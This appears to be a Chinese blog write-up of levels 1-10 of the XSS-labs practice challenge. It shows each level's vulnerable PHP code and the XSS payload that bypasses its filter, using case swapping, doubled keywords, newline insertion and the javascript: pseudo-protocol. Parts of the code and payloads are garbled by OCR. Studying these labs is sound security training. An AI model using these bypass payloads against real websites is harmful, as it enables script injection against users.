

XSS-labs-master闯关1-10 writeup

原创

凌晨三点- 于 2020-06-13 12:29:50 发布 537 收藏 5

分类专栏: [Web安全](#) [CTF](#) [信息安全](#) 文章标签: [javascript](#) [xss](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_41487522/article/details/106728745

版权



[Web安全](#) 同时被 3 个专栏收录

21 篇文章 0 订阅

订阅专栏



[CTF](#)

5 篇文章 0 订阅

订阅专栏



[信息安全](#)

18 篇文章 0 订阅

订阅专栏

XSS-labs-master 1-10 闯关 Writeup

今天来给大家分享一下 Xss challenge1-10, XSS 在 web 安全里面也算是一个比较常见的漏洞。喜欢的小伙伴记得点个赞哦!

xss-level1:

第一关没什么好说的, 反射型 xss, 用常规的 xss 弹框语句即可。

payload: `<script>alert(1)</script>`



https://blog.csdn.net/weixin_41487522

xss-level2:


查看源码

```
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'"<center>
<form action=level2.php method=GET>
<input name=keyword value="'. $str.'">
<input type=submit name=submit value="搜索"/>
</form>
</center>';
-?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
-?>
```

https://blog.csdn.net/weixin_41487522

发现搜索框中的输入的特殊字符会被转换为html实体
这里我们查看前端代码，不能直接数据js语句，要闭合前面的标签。

payload: "><script>alert(123)</script><"



https://blog.csdn.net/weixin_41487522

xss-level3:

查看源码:

```
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'"<center>
<form action=level3.php method=GET>
<input name=keyword value="'. htmlspecialchars($str)."'">
<input type=submit name=submit value=搜索 />
</form>
</center>";
-?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
-?>
</body>
</html>
```

https://blog.csdn.net/weixin_41487522

发现无论都是使用了htmlspecialchars(\$str)来转义特殊字符，但是通过闭合标签

发现到处都是使用了htmlspecialchars()函数，将特殊字符转为html实体，无法闭合标签。

所以，这里就需要绕过这个函数。

根据htmlspecialchars()函数，默认不编码单引号，我们在标签里面添加一个属性，使其弹窗。

payload: ' onclick=javascript:alert(1) '

这里我使用的是onclick事件，插入代码后，还需点击输入框才可触发弹窗。



xss-level4:

查看源码:

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace(">", "", $str);
$str3=str_replace("<", "", $str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".<ce
<form action=level4.php method=GET>
<input name=keyword value="'. $str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level4.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

https://blog.csdn.net/weixin_41487522

发现使用

replace()函数，将"<"和">"都替换为空，所以不能插入标签弹窗。

我们可以像上一关一样，插入属性来触发弹窗。

payload: " onclick=javascript:alert(123) "



确定

取消

level⁴

https://blog.csdn.net/weixin_41487522

xss-level5:

查看源码:

```
<body>
<h1 align=center>欢迎来到level5</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'"<center>
<form action=level5.php method=GET>
<input name=keyword value="'. $str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level5.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

https://blog.csdn.net/weixin_41487522

发现使用replace()函数，将<script 替换成<scr_ipt，将on替换成o_n，采用了strtolower()函数全部转换为小写，故不能大小写绕过。

同样有采用htmlspecialchars()来进行转码。

这里我们发现没有对javascript做限制，所以可以创建一个标签，使用javascript伪协议，将恶意代码写入。

payload: ">click here !




欢迎来到level5

没有找到和">click here!相关的结果。



然后点击创建的超链接，触发弹窗。



level6:

查看源码:

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace("<script","<scr ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".<center:
<form action=level6.php method=GET>
<input name=keyword value="'. $str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
```

可
以发现使用replace()函数对一些可能会用到的标签进行替换(加入下划线)，替换的字符串都是小写，因此我们可以尝试大小写绕过。

payload: " ><SCRIPT>alert(123)</SCRIPT>




xss-level7:

查看源码:

```
4 <h1 align=center>欢迎来到level7</h1>
5 <?php
6 ini_set("display_errors", 0);
7 $str =strtolower( $_GET["keyword"]);
8 $str2=str_replace("script","", $str);
9 $str3=str_replace("on","", $str2);
10 $str4=str_replace("src","", $str3);
11 $str5=str_replace("data","", $str4);
12 $str6=str_replace("href","", $str5);
13 echo "<h2 align=center>没有找到和".htmlspecialchars($str). "相关的结果.</h2>". '<center>
14 <form action=level7.php method=GET>
15 <input name=keyword value="'. $str6. "'>
16 <input type=submit name=submit value=搜索 />
17 </form>
18 </center>';
19 ?>
20 <center><img src=level7.png></center>
```

可以看出使用str_replace()函数将一些字符串替换为空，这里我们可以尝试双写绕过。

payload: "><scsript>alert(123)</scsript>



xss-level8:

查看源码:

```
<h1 align=center>欢迎来到level8</h1>
<?php
ini set("display_errors", 0);
```

```

$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace("'",'&quot',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php

```

可以看出，常规的字段都被替换添加了下划线，然后我们输入的字符串会插入a标签里面当作超链接导向。与前面不同的是这是一个存储型xss



Forbidden

You don't have permission to access /xss/<scr ipt>alert(123)</script> on this server.

https://blog.csdn.net/weixin_41487522

这里的话，可以在a标签的超链接里面引入javascript代码同时采用%0a(换行符)来绕过常规字段被添加下划线

payload: `javascri%0apt:alert(123)`

当然也可以采用html实体编码绕过 [在线转换](#)



xss-level9:

查看源码:

可以看出，这一关与上一关常规的字段都被替换添加了下划线，不同是需要检测输入的语句中有没有带http://这个协议头

```

4 <h1 align=center>欢迎来到level9</h1>
5 <?php
6 ini_set("display_errors", 0);
7 $str = strtolower($_GET["keyword"]);

```



```


7 $str1 = strtolower($_GET[keyword]);
8 $str2=str_replace("script","scr_ipt",$str);
9 $str3=str_replace("on","o_n",$str2);
0 $str4=str_replace("src","sr_c",$str3);
1 $str5=str_replace("data","da_ta",$str4);
2 $str6=str_replace("href","hr_ef",$str5);
3 $str7=str_replace("'",'&quot',$str6);
4 echo '<center>
5 <form action=level9.php method=GET>
6 <input name=keyword value="'.htmlspecialchars($str).'">
7 <input type=submit name=submit value=添加友情链接 />
8 </form>
9 </center>';
0
1 <?php
2 if(false===strpos($str7,'http://'))
3 {
4     echo '<center><BR><a href="您的链接不合法？有没有！">友情链接</a></center>'
5     }
6 else

```

我可以采用

注释的方式加入http://（注释绕过）

payload: `javascript%0a:alert(123)//http://`



xss-level10:

查看源码:

```

<h1 align=center>欢迎来到level10</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str). "相关的结果.</h2>". '<center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="'.htmlspecialchars($str33).'" type="hidden">
</form>
</center>';
<?>
<center><img src=level10.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str). "</h3>";

```



```
?>  
</body>  
</html>
```

https://blog.csdn.net/weixin_41487522

可以看出，表格被隐藏了，所以在前端看不见。同时，h2标签依旧是使用 `htmlspecialchars()` 进行转义。从源码我们知道 `t_sort` 可以传递参数，但是过滤了尖括号，那我们就使用javascript伪协议，思路是往标签内添加属性。

payload: `&t_sort=click_here" type="button" onclick="javascript:alert(123)`

